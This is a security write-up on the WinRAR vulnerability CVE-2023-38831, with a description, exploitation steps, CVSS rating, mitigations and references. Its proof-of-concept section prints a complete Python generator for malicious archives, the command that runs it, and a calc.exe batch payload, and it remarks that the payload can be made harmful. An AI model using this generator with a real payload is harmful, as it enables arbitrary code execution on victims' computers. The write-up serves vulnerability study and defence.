

CVE Details

CVE ID: CVE-2023 -38831

CVE Description

RARLAB When a user attempts to examine an innocuous file within a ZIP archive, WinRAR allows attackers to execute arbitrary code.

Software versions including this vulnerability.

RARLAB WinRAR version 6.22.

Description of vulnerability

Prior to version 6.23 of RARLAB's WinRAR program, a significant security flaw was detected. This vulnerability allows attackers to execute arbitrary code under certain scenarios when a user attempts to access an apparently innocent file within a ZIP archive. The issue is that a ZIP archive can contain both a harmless file (such as a regular.JPG image) and a subdirectory with the same name as the benign file. When a user attempts to access the benign file, the contents of the folder, which may include potentially hazardous executable content, are handled instead. Attackers aggressively exploited this security weakness between April and October of 2023.

Method

The following steps were engaged in the exploitation process.

1. Finding the target system
The presence of the vulnerable version of the RARLAB WinRAR Application was confirmed.
2. Produced a RAR file as a malicious payload.
3. Send the corrupted RAR file to the target before uploading the payload.
4. Activate the corrupted file: Run the corrupted RAR file.

Analysis of the vulnerability

1. The threat actor cleverly altered the bundle to create similar folder and file names, which is normally forbidden in Windows, implying post-creation weaponization.
2. The presence of trailing spaces in file and folder names indicates an encoding work.
3. A .bat script within the folder sticks out since it has the same name as a benign file outside, highlighting obfuscation efforts.
4. The adversary's efforts demonstrate a high level of skill in hiding malicious content.

Proof of Concept (PoC)

1. First, we must create the payload. I used the following script to accomplish this.

```
import shutil
import os, sys
from os.path import join
TEMPLATE_NAME = "TEMPLATE"
OUTPUT_NAME = "CVE-2023-38831-poc.rar"

BAIT_NAME = "CLASSIFIED_DOCUMENTS.pdf"
SCRIPT_NAME = "script.bat"

if len(sys.argv) > 3:
    BAIT_NAME = os.path.basename(sys.argv[1])
    SCRIPT_NAME = os.path.basename(sys.argv[2])
    OUTPUT_NAME = os.path.basename(sys.argv[3])
elif len(sys.argv) == 2 and sys.argv[1] == "poc":
    pass
else:
    print("""Usage:
python .\cve-2023-38831-exp-gen.py poc
python .\cve-2023-38831-exp-gen.py <BAIT_NAME> <SCRIPT_NAME> <OUTPUT_NAME>""")
    sys.exit()

BAIT_EXT = b"." + BAIT_NAME.split(".")[1].encode("utf-8")

print("BAIT_NAME:", BAIT_NAME)
print("SCRIPT_NAME:", SCRIPT_NAME)
print("OUTPUT_NAME:", OUTPUT_NAME)
```

```

if os.path.exists(TEMPLATE_NAME):
    shutil.rmtree(TEMPLATE_NAME)
os.mkdir(TEMPLATE_NAME)
d = join(TEMPLATE_NAME, BAIT_NAME + "A")
if not os.path.exists(d):
    os.mkdir(d)

shutil.copyfile(join(SCRIPT_NAME), join(d, BAIT_NAME+"A.cmd"))
shutil.copyfile(join(BAIT_NAME), join(TEMPLATE_NAME, BAIT_NAME+"B"))

# if os.path.exists(OUTPUT_NAME):
#     print("!!! dir %s exists, delete it first" %(OUTPUT_NAME))
#     sys.exit()

shutil.make_archive(TEMPLATE_NAME, 'zip', TEMPLATE_NAME)

with open(TEMPLATE_NAME + ".zip", "rb") as f:
    content = f.read()
    content = content.replace(BAIT_EXT + b"A", BAIT_EXT + b" ")
    content = content.replace(BAIT_EXT + b"B", BAIT_EXT + b" ")

os.remove(TEMPLATE_NAME + ".zip")

with open(OUTPUT_NAME, "wb") as f:
    f.write(content)

print("ok.. ")

```

This Python script is intended to create a zip file that can be used to exploit CVE-2023-38831. It makes a template directory, copies files into it, edits the content of a produced zip archive, and saves the updated data to an output file.

2. The changed data from the script was written to a file called "calc1.rar" using this command.

```

(root@kali)-[~/winrar/tmp/CVE-2023-38831-winrar-exploit]
# python cve-2023-38831-exp-gen.py CLASSIFIED_DOCUMENTS.pdf script.bat calc1.ra
r
BAIT_NAME: CLASSIFIED_DOCUMENTS.pdf
SCRIPT_NAME: script.bat
OUTPUT_NAME: calc1.rar
ok..

```

3. The script.bat file offers instructions for running the Windows Calculator.


```

(root@kali)-[~/winrar/tmp/CVE-2023-38831-winrar-exploit]
# cat script.bat
calc.exe &
CLASSIFIED_DOCUMENTS.pdf

```

4. After creating the calc1.rar file, we must deliver it to the target machine, which should be running a susceptible RARLAB WinRAR version.

When the victim opens the "calc1.rar" file, the Windows calculator appears.




5. Instead of accessing the Windows Calculator, we can change the 'script.bat' file to execute potentially hazardous operations or commands.

Risk Evaluation

Severity

CVSS Version 3.xCVSS Version 2.0

CVSS 3.x Severity and Metrics:

**NIST: NVD**

Base Score: 7.8 HIGH

Vector: CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

When users open unintentional files within ZIP archives, this vulnerability causes inadvertent file expansion, allowing attackers to execute arbitrary code.

Risk Mitigation

- It is advised that you update WinRAR to the most recent version.
- Be wary of any message that asks you to click a link or open an attachment.
- Stay up to date on new trends used by attackers.

References

“cve-website,” *www.cve.org*. <https://www.cve.org/CVERecord?id=CVE-2023-38831>

red, “CVE-2023-38831 winrar exploit generator,” *GitHub*, Nov. 03, 2023.

<https://github.com/b1tg/CVE-2023-38831-winrar-exploit>

Logpoint, “CVE-2023-38831: WinRAR - Decompression or Arbitrary Code Execution,” *Logpoint*, Oct. 04, 2023.

<https://www.logpoint.com/en/blog/emergingthreat/cve-2023-38831-winrar-decompression-or-arbitrary-code->

“NVD - CVE-2023-38831,” *nvd.nist.gov*. <https://nvd.nist.gov/vuln/detail/CVE-2023-38831>

“NVD - CVE-2023-38831,” *nvd.nist.gov*. <https://nvd.nist.gov/vuln/detail/CVE-2023-38831>